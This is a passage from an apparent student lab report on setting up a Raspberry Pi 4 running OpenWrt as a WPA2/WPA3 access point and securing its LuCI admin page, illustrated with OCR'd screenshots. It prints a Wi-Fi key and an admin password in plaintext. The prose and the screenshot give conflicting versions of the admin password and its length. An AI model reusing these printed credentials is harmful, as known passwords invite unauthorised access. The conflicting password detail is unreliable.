



Figure 11 shows OpenWrt's web interface after a successful login, details about the system is shown, such as the hostname being "OpenWrt," the model as a Raspberry Pi 4 Model B Rev 1.4, and various software versions and statuses. Memory usage is detailed, showing a total available memory close to 7.64 GB. The group navigate to the 'Wireless' section, accessible via the 'Network' dropdown menu, where they will have the option to activate the wireless adapter and configure wireless security, including the WPA3 protocol.

Figure 11



No password set!
There is no password set on this router. P… …word to protect the web interface.

Status

System


Hostname	OpenWrt
Model	Raspberry Pi 4 Model B Rev 1.4
Architecture	ARMv8 Processor rev 3
Target Platform	bcm27xx/bcm2711
Firmware Version	OpenWrt 23.05.0 r23497-6637af95aa / LuCI openwrt-23.05 branch git-23.236.53405-fc638c8
Kernel Version	5.15.134
Local Time	2023-10-09 21:50:15
Uptime	0h 3m 50s
Load Average	0.00, 0.02, 0.00

Memory

Total Available	7.51 GiB / 7.64 GiB (98%)
Used	69.42 MiB / 7.64 GiB (0%)
Buffered	956.00 KiB / 7.64 GiB (0%)

Figure 12 shows that the wireless network interface, named Cypress CYW43455 and supporting the 802.11ac/b/g/n standards, is shown as "not active" and the SSID, "OpenWrt," is as disabled. For the device to broadcast the SSID and become visible to other devices for wireless connectivity, the group will enable the wireless function by clicking the "Enable" button.

Figure 12



No password set!
There is no password set on this router. Please configure a root password to protect the web interface.

Wireless Overview

Cypress CYW43455 802.11ac/b/g/n
Device is not active

SSID: OpenWrt | **Mode:** Master
Wireless is disabled


Associated Stations

Network	MAC address	Host	Signal / Noise	RX Rate / TX Rate
		No information available		

Powered by LuCI openwrt-23.05 branch (git-23.236.53405-fc638c8) / OpenWrt 23.05.0 (r23497-6637af95aa)

Figure 13 shows the General Setup tab of a wireless network configuration, it shows that the wireless network is enabled, as indicated by the option to "Disable" a sign that the wireless functionality is enabled. The ESSID, which stands for Extended Service Set Identifier, is set to "OpenWrt." This ESSID serves as the network name, and by being set, it allows other wireless-enabled devices to detect and identify this specific OpenWrt network when scanning for available Wi-Fi connections. The details also confirm the network mode as "Access Point," indicating that the device is configured to act as a Wi-Fi hotspot that other devices can connect to.

Figure 13



Status

--- dBm **Mode:** Master | **SSID:** OpenWrt
BSSID: DC:A6:32:DA:1B:F2
Encryption: mixed WPA2/WPA3 PSK, SAE (CCMP)
Channel: 36 (5.180 GHz)
Tx-Power: 31 dBm
Signal: 0 dBm | **Noise:** 0 dBm
Bitrate: 0.0 Mbit/s | **Country:** 00

Wireless network is enabled — Disable

Operating frequency — Mode: AC; Channel: 36 (5180 Mhz); Width: 80 MHz

Maximum transmit power — driver default - Current power: 31 dBm

Specifies the maximum transmit power the wireless radio may use. Depending on regulatory requirements and wireless usage, the actual transmit power may be reduced by the driver.

Interface Configuration

Mode — Access Point

ESSID — OpenWrt

Network — lan:

Choose the network(s) you want to attach to this wireless interface or fill out the *custom* field to define a new network.

Hide ESSID — ☐


Where the ESSID is hidden, clients may fail to roam and airtime efficiency may be significantly reduced.

WMM Mode — ✓

Where Wi-Fi Multimedia (WMM) Mode QoS is disabled, clients may be limited to 802.11a/802.11g rates.

Figure 14 shows that by selecting 'Wireless Security' tab will allow for configuration on the encryption method. The encryption to a mixed mode of WPA2-PSK/WPA3-SAE, which allows for a transition phase accommodating devices that support either encryption standard. Additionally, the wireless password (or key) has been updated to "Ed1nbUrgHN@p13r1964". This new password will be required by devices attempting to connect to the network to verify authorised access, which will enhance the networks.

Figure 14




Fragmentation Threshold	off
RTS/CTS Threshold	off
Force 40MHz mode	☐ Always use 40MHz channels even if the secondary channel overlaps. Using this option does not comply with IEEE 802.11n-2009!
Beacon Interval	100

Interface Configuration

Encryption	WPA2-PSK/WPA3-SAE Mixed
Key	Ed1nbUrgHN@p13r1964
802.11w Management Frame Protection	Optional Note: Some wireless drivers do not fully support 802.11w. E.g. mwlwifi may have problems
802.11w maximum timeout	1000 802.11w Association SA Query maximum timeout
802.11w retry timeout	201 802.11w Association SA Query retry timeout
Enable key reinstallation (KRACK) countermeasures	☐ Complicates key reinstallation attacks on the client side by disabling retransmission of EAPOL-Key frames that are used to install keys. This workaround might cause interoperability issues and reduced robustness of key negotiation especially in environments with heavy traffic load.

Figure 15 shows the OpenWrt web interface, where the group has made configurations to the wireless settings and by selecting the "Save & Apply" button will make the changes have been made. The wireless summary section shows the SSID as "OpenWrt" with the mode set to "Master," and the encryption as "mixed WPA2/WPA3 PSK, SAE (CCMP)," that the network will use a secure encryption method. To ensure that these adjustments take effect, the group will need to save and apply them.

Figure 15



No password set!
There is no password set on this router. Please configure a root password to protect the web interface.

Wireless Overview

radio0 — **Cypress CYW43455 802.11ac/b/g/n**
Channel: 36 (5.180 GHz) | **Bitrate:** ? Mbit/s

--- dBm — **SSID:** OpenWrt | **Mode:** Master
BSSID: DC:A6:32:DA:1B:F2 | **Encryption:** mixed WPA2/WPA3 PSK, SAE (CCMP)


Associated Stations

Network	MAC address	Host	Signal / Noise	RX Rate / TX Rate
No information available				

Powered by LuCI openwrt-23.05 branch (git-23.236.53405-fc638c8) / OpenWrt 23.05.0 (r23497-6637af95aa)

Figure 16 shows that a device with WPA3 compatibility has connected to the OpenWrt access point. The device is "Connected" to the network named "OpenWrt." It is set to automatically reconnect whenever it's within range of this network. The network's signal strength is excellent at -46 dB, and the link speed is reported as 325 Mbps. The security section confirms the use of WPA3-Personal, this proves that the device is using the latest WPA3 security protocol for a secure connection.

Figure 16


OpenWrt

Connected

Auto connect

Automatically connect when in range.

Network details

Signal strength

-46 db (Excellent)

Link speed

325 Mbps

Security

WPA3-Personal


MAC address

ba:2f:fd:65:8d:bd (Random)

IPv4 address

Figure 17 shows that the login password has not yet been established. The group needs to fix this by clicking on the "Go to password configuration" option, which will guide the group through the process of setting a secure password to protect the router's administrative interface. It is very simple.

Figure 17



No password set!
There is no password set on this router. Please configure a root password to protect the web interface.

Status

System


Hostname	OpenWrt
Model	Raspberry Pi 4 Model B Rev 1.4
Architecture	ARMv8 Processor rev 3
Target Platform	bcm27xx/bcm2711
Firmware Version	OpenWrt 23.05.0 r23497-6637af95aa / LuCI openwrt-23.05 branch git-23.236.53405-fc638c8
Kernel Version	5.15.134
Local Time	2023-10-09 22:21:15
Uptime	0h 28m 59s
Load Average	0.08, 0.02, 0.01

Memory

Total Available	7.51 GiB / 7.64 GiB (98%)
Used	67.44 MiB / 7.64 GiB (0%)
Buffered	956.00 KiB / 7.64 GiB (0%)
	13.80 MiB / 7.64 GiB (0%)

Figure 18 shows the password configuration page, the group has entered a new password for the login page on OpenWrt. The password 'Pr0j3ctWPA3p@2024' has been entered twice for verification and the system agrees the password is secure by stating that the password is 'Strong', its complexity and strength. With 18 characters including upper- and lower-case letters, numbers, and special characters, it provides robust protection against unauthorised access. Once this password is saved, it will serve to fortify the device's web interface security. Once this password is saved, it will help to strengthen the device's web interface security.

Figure 18



No password set!

There is no password set on this router. Please configure a root password to protect the web interface.

Router Password

Changes the administrator password for accessing the device

Password	Pr0j3ctWPA2&WPA3-2024
Confirmation	Pr0j3ctWPA2&WPA3-2024

Password strength: Strong

Powered by LuCI openwrt-23.05 branch (git-23.236.53405-fc638c8) / OpenWrt 23.05.0 (r23497-6637af95aa)